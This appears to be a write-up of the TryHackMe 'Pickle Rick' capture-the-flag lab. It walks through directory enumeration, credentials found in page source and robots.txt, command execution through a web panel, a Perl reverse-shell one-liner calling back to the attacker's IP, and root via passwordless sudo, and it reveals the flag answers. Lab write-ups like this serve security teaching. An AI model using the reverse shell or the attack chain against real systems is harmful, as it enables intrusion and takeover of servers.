

Pickle Rick – TryHackMe

Objective: retrieve information about three ingredients.

Contents


1.Reconnaissance.....	1
2.Login.....	3
3.Reverse shell.....	6
4.Summary.....	8

1.Reconnaissance

We start by checking whether the host is up.

```
root@ip-10-10-241-130:~# ping 10.10.100.170
PING 10.10.100.170 (10.10.100.170) 56(84) bytes of data.
64 bytes from 10.10.100.170: icmp_seq=1 ttl=64 time=0.656 ms
64 bytes from 10.10.100.170: icmp_seq=2 ttl=64 time=0.226 ms
^C
--- 10.10.100.170 ping statistics ---
2 packets transmitted, 2 received, 0% packet loss, time 1003ms
rtt min/avg/max/mdev = 0.226/0.441/0.656/0.215 ms
```

The host responds, so we can open the website.



Help Morty!

Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!

I need you to **"BURRRP"**....Morty, login to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is, I have no idea what the **"BURRRRRRRRRP"**, password was! Help Morty, Help!

In the page source we find a username.

```
1 <!DOCTYPE html>
2 <html lang="en">
3 <head>
4   <title>Rick is sup4r cool</title>
5   <meta charset="utf-8">
6   <meta name="viewport" content="width=device-width, initial-scale=1">
7   <link rel="stylesheet" href="assets/bootstrap.min.css">
8   <script src="assets/jquery.min.js"></script>
9   <script src="assets/bootstrap.min.js"></script>
10 </head>
11 <body>
12   <div class="container">
13     <div class="jumbotron">
14       <h1>Help Morty!</h1></div>
15       <p>Listen Morty... I need your help, I've turned myself into a pickle again and this time I can't change back!</p></div>
16       <p>I need you to <b>*BURRRP*</b>....Morty, logon to my computer and find the last three secret ingredients to finish my pickle-reverse potion. The only problem is,
17       I have no idea what the <b>*BURRRRRRRRP*</b>, password was! Help Morty, Help!</p></div>
18     </div>
19     <!--
20     Note to self, remember username!
21     Username: RickRu13s
22     -->
23   </body>
24 </html>
```









Next we run **gobuster** to enumerate directories.

```
root@ip-10-10-241-130:~# gobuster dir -u http://10.10.100.170/ -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt'

=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://10.10.100.170/
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.6
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
/assets (Status: 301) [Size: 315] [-> http://10.10.100.170/assets/]
/server-status (Status: 403) [Size: 278]
Progress: 218275 / 218276 (100.00%)
=====
Finished
=====
```

We find a single subdirectory assets — nothing interesting there.

Index of /assets

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 bootstrap.min.css	2019-02-10 16:37	119K	
 bootstrap.min.js	2019-02-10 16:37	37K	
 fail.gif	2019-02-10 16:37	49K	
 jquery.min.js	2019-02-10 16:37	85K	
 picklerick.gif	2019-02-10 16:37	222K	
 portal.jpg	2019-02-10 16:37	50K	
 rickandmarty.jpeg	2019-02-10 16:37	488K	

Apache/2.4.41 (Ubuntu) Server at 10.10.100.170 Port 80

I also ran **nmap** and found two open ports: **22** (SSH) and **80** (HTTP).

```
root@ip-10-10-241-130:~# nmap -sV -sC 10.10.100.170
Starting Nmap 7.80 ( https://nmap.org )
mass_dns: warning: Unable to open /etc/resolv.conf. Try using --system-dns or specify valid servers with --dns-servers
mass_dns: warning: Unable to determine any DNS servers. Reverse DNS is disabled. Try using --system-dns or specify valid servers with --dns-servers
Nmap scan report for 10.10.100.170
Host is up (0.00017s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
|_http-server-header: Apache/2.4.41 (Ubuntu)
|_http-title: Rick is sup4r cool
MAC Address: 02:5D:7A:EE:D7:B1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

2.Login


I re-ran **gobuster** to discover additional files.

```


root@ip-10-10-241-130:~# gobuster dir -u http://10.10.100.170/ -w '/root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt' -x txt,php,zip
=====
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url:                http://10.10.100.170/
[+] Method:             GET
[+] Threads:           10
[+] Wordlist:           /root/Desktop/Tools/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent:         gobuster/3.6
[+] Extensions:        txt,php,zip
[+] Timeout:           10s
=====
Starting gobuster in directory enumeration mode
=====
/.php                (Status: 403) [Size: 278]
/login.php           (Status: 200) [Size: 882]
/assets              (Status: 301) [Size: 315] [--> http://10.10.100.170/assets/]
/portal.php          (Status: 302) [Size: 0] [--> /login.php]
/robots.txt           (Status: 200) [Size: 17]
/denied.php           (Status: 302) [Size: 0] [--> /login.php]
/server-status        (Status: 403) [Size: 278]
/clue.txt             (Status: 200) [Size: 54]
Progress: 873100 / 873104 (100.00%)
=====
Finished
=====

```


This time we get more results. We start by checking clue.txt.




It tells us that an ingredient is somewhere in the filesystem. The robots.txt file only contains a string of characters.




We also find a login page:



A working password to log in is the string we found earlier in robots.txt.



After logging in we see a **Command Panel** and additional tabs, but we can't open those tabs.



Only the **REAL** rick can view this page..



When we enter the `ls` command we get a directory listing — meaning commands are executed on the server.

Command Panel

Execute

```
Sup3rS3cretPick13Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
```

3.Reverse shell

We cannot open the ingredient file directly.

Command Panel

Execute


Command disabled to make it hard for future **PICKLEEEE RICCKKKK**.



A reverse shell using `bash` does not work.

Rick Portal **Commands** Potions Creatures Potions Beth Clone Notes

Command Panel


Execute

A reverse shell worked using **Perl**.

Command Panel

```
perl -e 'use Socket;$i="10.10.241.130";$p=997;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"));if(connect(S,sockaddr_in($p,inet_aton($i))){open(STDIN,">&S");open(S'
```

Execute



Once we get a connection, in the home directory of user rick we find the second ingredient.

```
$ cd /home
$ ls
rick
ubuntu
$ cd rick
$ ls
second ingredients
$ ls -la
total 12
drwxrwxrwx 2 root root 4096 Feb 10 2019 .
drwxr-xr-x 4 root root 4096 Feb 10 2019 ..
-rwxrwxrwx 1 root root 13 Feb 10 2019 second ingredients
$ cat second ingredients
cat: second: No such file or directory
cat: ingredients: No such file or directory
$ cat second_ingredients
cat: second_ingredients: No such file or directory
$ cat 'second ingredients'
1 jerry tear
```

I checked `sudo -l` and we can run all commands as root without a password.

```
$ sudo -l
Matching Defaults entries for www-data on ip-10-10-100-170:
    env_reset, mail_badpass,
    secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/snap
/bin

User www-data may run the following commands on ip-10-10-100-170:
    (ALL) NOPASSWD: ALL
$
```

Thanks to that, we obtain the third ingredient.

```
$ sudo ls -la /root/
total 36
drwx----- 4 root root 4096 Jul 11 2024 .
drwxr-xr-x 23 root root 4096 Sep 16 08:03 ..
-rw----- 1 root root 168 Jul 11 2024 .bash_history
-rw-r--r-- 1 root root 3106 Oct 22 2015 .bashrc
-rw-r--r-- 1 root root 161 Jan 2 2024 .profile
drwx----- 2 root root 4096 Feb 10 2019 .ssh
-rw----- 1 root root 702 Jul 11 2024 .viminfo
-rw-r--r-- 1 root root 29 Feb 10 2019 3rd.txt
drwxr-xr-x 4 root root 4096 Jul 11 2024 snap
$ sudo cat /root/3rd.txt
3rd ingredients: fleeb juice
```

We then return to the web application directory to retrieve the first ingredient.

```
$ cd /var/www/html
$ ls
Sup3rS3cretPickl3Ingred.txt
assets
clue.txt
denied.php
index.html
login.php
portal.php
robots.txt
$ cat Sup3rS3cretPickl3Ingred.txt
mr. meeseek hair
```

CTF complete.

4. Summary

This challenge demonstrates a typical web-to-root attack path: enumerate the site and hidden files, discover credentials stored in web files, use those credentials to access a command panel that executes server commands, obtain a reverse shell (Perl worked when Bash did not), and finally escalate to root via a permissive sudo configuration. Key takeaways: thoroughly enumerate web content, try alternative shell methods when one fails, and always check `sudo -l` for privilege escalation opportunities.